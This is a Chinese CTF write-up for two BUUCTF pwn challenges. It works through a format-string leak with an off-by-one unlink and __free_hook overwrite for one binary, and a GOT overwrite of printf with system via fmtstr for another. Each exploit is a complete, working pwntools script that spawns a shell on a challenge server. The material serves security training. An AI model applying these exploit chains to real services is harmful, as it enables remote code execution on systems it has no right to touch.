那么整体的一个思路就很清晰了，首先利用那个格式化字符串把key的值进行修改，然后栈溢出泄露地址，最后off by one 一把梭。

但是off by one这里也有两种具体的利用思路，一种是制造unlink，一种是转fastbin_attack。
因为我们需要先把bss的key改成43才能申请小的chunk，还得改key，需要用到栈溢出啥的，老麻烦了，所以我们这里用unlink。

计算偏移，泄露地址

```
pwndbg> stack 20
00:0000| rsp  0x7fffffffcb38 —▸ 0x555555554b42 (banner+93) ◂— lea    rax, [rbp - 0x14]
01:0008|      0x7fffffffcb40 ◂— 0x0
02:0010|      0x7fffffffcb48 ◂— 0x61616161ffffcb60
03:0018|      0x7fffffffcb50 ◂— 0x550061616161 /* 'aaaa' */
04:0020|      0x7fffffffcb58 ◂— 0xa20e777d3d4d0700
05:0028| rbp  0x7fffffffcb60 —▸ 0x7fffffffcb80 —▸ 0x555555555200 (__libc_csu_init) ◂— push
r15
06:0030|      0x7fffffffcb68 —▸ 0x555555555186 (main+28) ◂— mov    eax, 0
07:0038|      0x7fffffffcb70 —▸ 0x7fffffffcc60 ◂— 0x1
08:0040|      0x7fffffffcb78 ◂— 0x0
09:0048|      0x7fffffffcb80 —▸ 0x555555555200 (__libc_csu_init) ◂— push   r15
0a:0050|      0x7fffffffcb88 —▸ 0x7ffff7a2d830 (__libc_start_main+240) ◂— mov    edi, eax
0b:0058|      0x7fffffffcb90 ◂— 0x1
0c:0060|      0x7fffffffcb98 —▸ 0x7fffffffcc68 —▸ 0x7fffffffcf97 ◂— '/home/wuangwuang/Desktop
/94'
0d:0068|      0x7fffffffcba0 ◂— 0x1f7ffcca0
0e:0070|      0x7fffffffcba8 —▸ 0x55555555516a (main) ◂— push   rbp
0f:0078|      0x7fffffffcbb0 ◂— 0x0
10:0080|      0x7fffffffcbb8 ◂— 0x2c6c27a4d3384073
11:0088|      0x7fffffffcbc0 —▸ 0x555555554980 (_start) ◂— xor    ebp, ebp
12:0090|      0x7fffffffcbc8 —▸ 0x7fffffffcc60 ◂— 0x1
13:0098|      0x7fffffffcbd0 ◂— 0x0
```


输入4个a之后偏移为9。

然后就修改key、泄露main、泄露libc一套就下来了。

然后构造unlink，控制bss，修改free_hook，改成system，从而get shell。

exp

```
from pwn import*

context.log_level = "debug"

r = remote("node3.buuoj.cn", 28776)
#r = process("./94")
elf = ELF("./94")
libc = ELF("./64/libc-2.23.so")

def add(index, size, content):
    r.sendlineafter(">> ", "1")
    r.sendlineafter("Enter the index you want to create (0-10):", str(index))
    r.sendlineafter("Enter a size:\n", str(size))
    r.sendlineafter("Enter the content: ", content)

def delete(index):
    r.sendlineafter(">> ", "2")
    r.sendlineafter("Enter an index:\n", str(index))

def edit(index, content):
    r.sendlineafter(">> ", "4")
    r.sendlineafter("Enter an index:\n", str(index))
    r.sendlineafter("Enter the content: \n", content)

bss_addr = 0x202040
```

```
r.recvuntil("Enter your name: ")
r.sendline("%15$p%19$p")
r.recvuntil("0x")

libc_start_main = int(r.recvuntil("0x")[:-2],16) - 240
libc_base = libc_start_main - libc.symbols["__libc_start_main"]

main_addr = int(r.recvuntil("\n")[:-1],16)
base = main_addr - elf.sym['main']

print hex(base)
print hex(libc_base)

ptr=base+0x202060

system_addr=libc_base+libc.symbols["system"]
free_hook=libc_base+libc.symbols["__free_hook"]

add(0,0x98,'aaaaaaaa')
add(1,0x90,'bbbbbbbb')

#gdb.attach(r)

payload=p64(0)+p64(0x91)+p64(ptr-0x18)+p64(ptr-0x10)
payload+="a"*0x70+p64(0x90)+"\xa0"

edit(0,payload)
delete(1)

payload = p64(0)*3+p64(free_hook)+p64(0x38)
payload += p64(ptr+0x18)+"/bin/sh\x00"
edit(0,payload)
payload = p64(system_addr)
edit(0,payload)
delete(1)
r.interactive()
```

95 axb_2019_fmt64

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   78 Sy
mbols   No      0               8       ./95
```

```
v5 = __readfsqword(0x28u);
setbuf(stdout, 0LL);
setbuf(stdin, 0LL);
setbuf(stderr, 0LL);
puts(
  "Hello,I am a computer Repeater updated.\n"
  "After a lot of machine learning,I know that the essence of man is a reread machine!");
puts("So I'll answer whatever you say!");
while ( 1 )
{
  alarm(3u);
  memset(s, 0, 0x101uLL);
  memset(format, 0, 0x12CuLL);
  printf("Please tell me:");
  read(0, s, 0x100uLL);
  sprintf(format, "Repeater:%s\n", s);
  if ( (unsigned int)strlen(format) > 0x10E )
    break;
  printf(format);
}
printf("what you input is really long!");
exit(0);
```


有个格式化字符串漏洞。

偏移测一下。

```
Hello,I am a computer Repeater updated.
After a lot of machine learning,I know that the essence of man is a reread machine!
So I'll answer whatever you say!
Please tell me:aaaaaaaa-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p
Repeater:aaaaaaaa-0x400ab4-0x7ffe366274e0-(nil)-0x7ffe366273d0-0x7f44bd5cce80-(nil)-0x3a00000
000-0x6161616161616161-0x252d70252d70252d-0x2d70252d70252d70-0x70252d70252d7025-0x252d70252d7
0252d-0xa70252d70252d70
```

偏移是

8.

那么我们就先通过它来泄露printf的地址，从而求出来libc的基地址，再次利用，将printf的地址改成one_gadget，从而利用成功。当然也可以改成system的地址，这里使用的是改成system的地址。

这里我们用到了pwntools里面的工具。

> fmtstr_payload是pwntools里面的一个工具，用来简化对格式化字符串漏洞的构造工作。

```
fmtstr_payload(offset, writes, numbwritten=0, write_size='byte')
第一个参数表示格式化字符串的偏移;
第二个参数表示需要利用%n写入的数据，采用字典形式，我们要将printf的GOT数据改为system函数地址，就写成{printfGOT: systemAddre
ss};
第三个参数表示已经输出的字符个数，这里没有，为0，采用默认值即可;
第四个参数表示写入方式，是按字节（byte）、按双字节（short）还是按四字节（int），对应着hhn、hn和n，默认值是byte，即按hhn写。
fmtstr_payload函数返回的就是payload
```

思路不难，但是有很多细节还是要注意一下的。

exp

```
from pwn import *
r = remote("node3.buuoj.cn", 25930)
#r = process("./95")
context.log_level = "debug"
elf = ELF("./95")
libc = ELF("./64/libc-2.23.so")

sprintf_got = elf.got["sprintf"]
printf_got = elf.got['printf']
payload = "%9$saaaa" + p64(sprintf_got)
#这个地方我们不能写成p64(sprintf_got) + "%8$s"
#因为64位地址前面肯定有\x00，就会截断printf
#泄露地址不能泄露printf
#以身试法
#不知道为啥
#gdb.attach(r)

r.recvuntil("Please tell me:")
r.sendline(payload)

r.recvuntil("Repeater:")
printf_addr = u64(r.recvuntil('\x7f').ljust(8, '\x00'))

print hex(printf_addr)

libc_base = printf_addr - libc.sym['sprintf']
system_addr = libc_base + libc.sym['system']
print hex(system_addr)

print hex(libc_base)

num1 = ((system_addr>>16) & 0xFF) - len("Repeater:")
num2 = (system_addr & 0xFFFF) - ((system_addr >> 16) & 0xFF)
#这个地方就像固定套路那样子写就好了

payload = '%' + str(num1) + 'c%12$hhn%'
payload += str(num2) + 'c%13$hn'
payload = payload.ljust(32, 'a') + p64(printf_got+2) + p64(printf_got)

#gdb.attach(r)
r.recvuntil("Please tell me:")
r.sendline(payload)
r.recv()
r.sendline(';/bin/sh')

#这个地方因为我们最后printf的参数前面是有一串字符串的
#所以前面呀加个分号
#||管道符也行
r.interactive()
```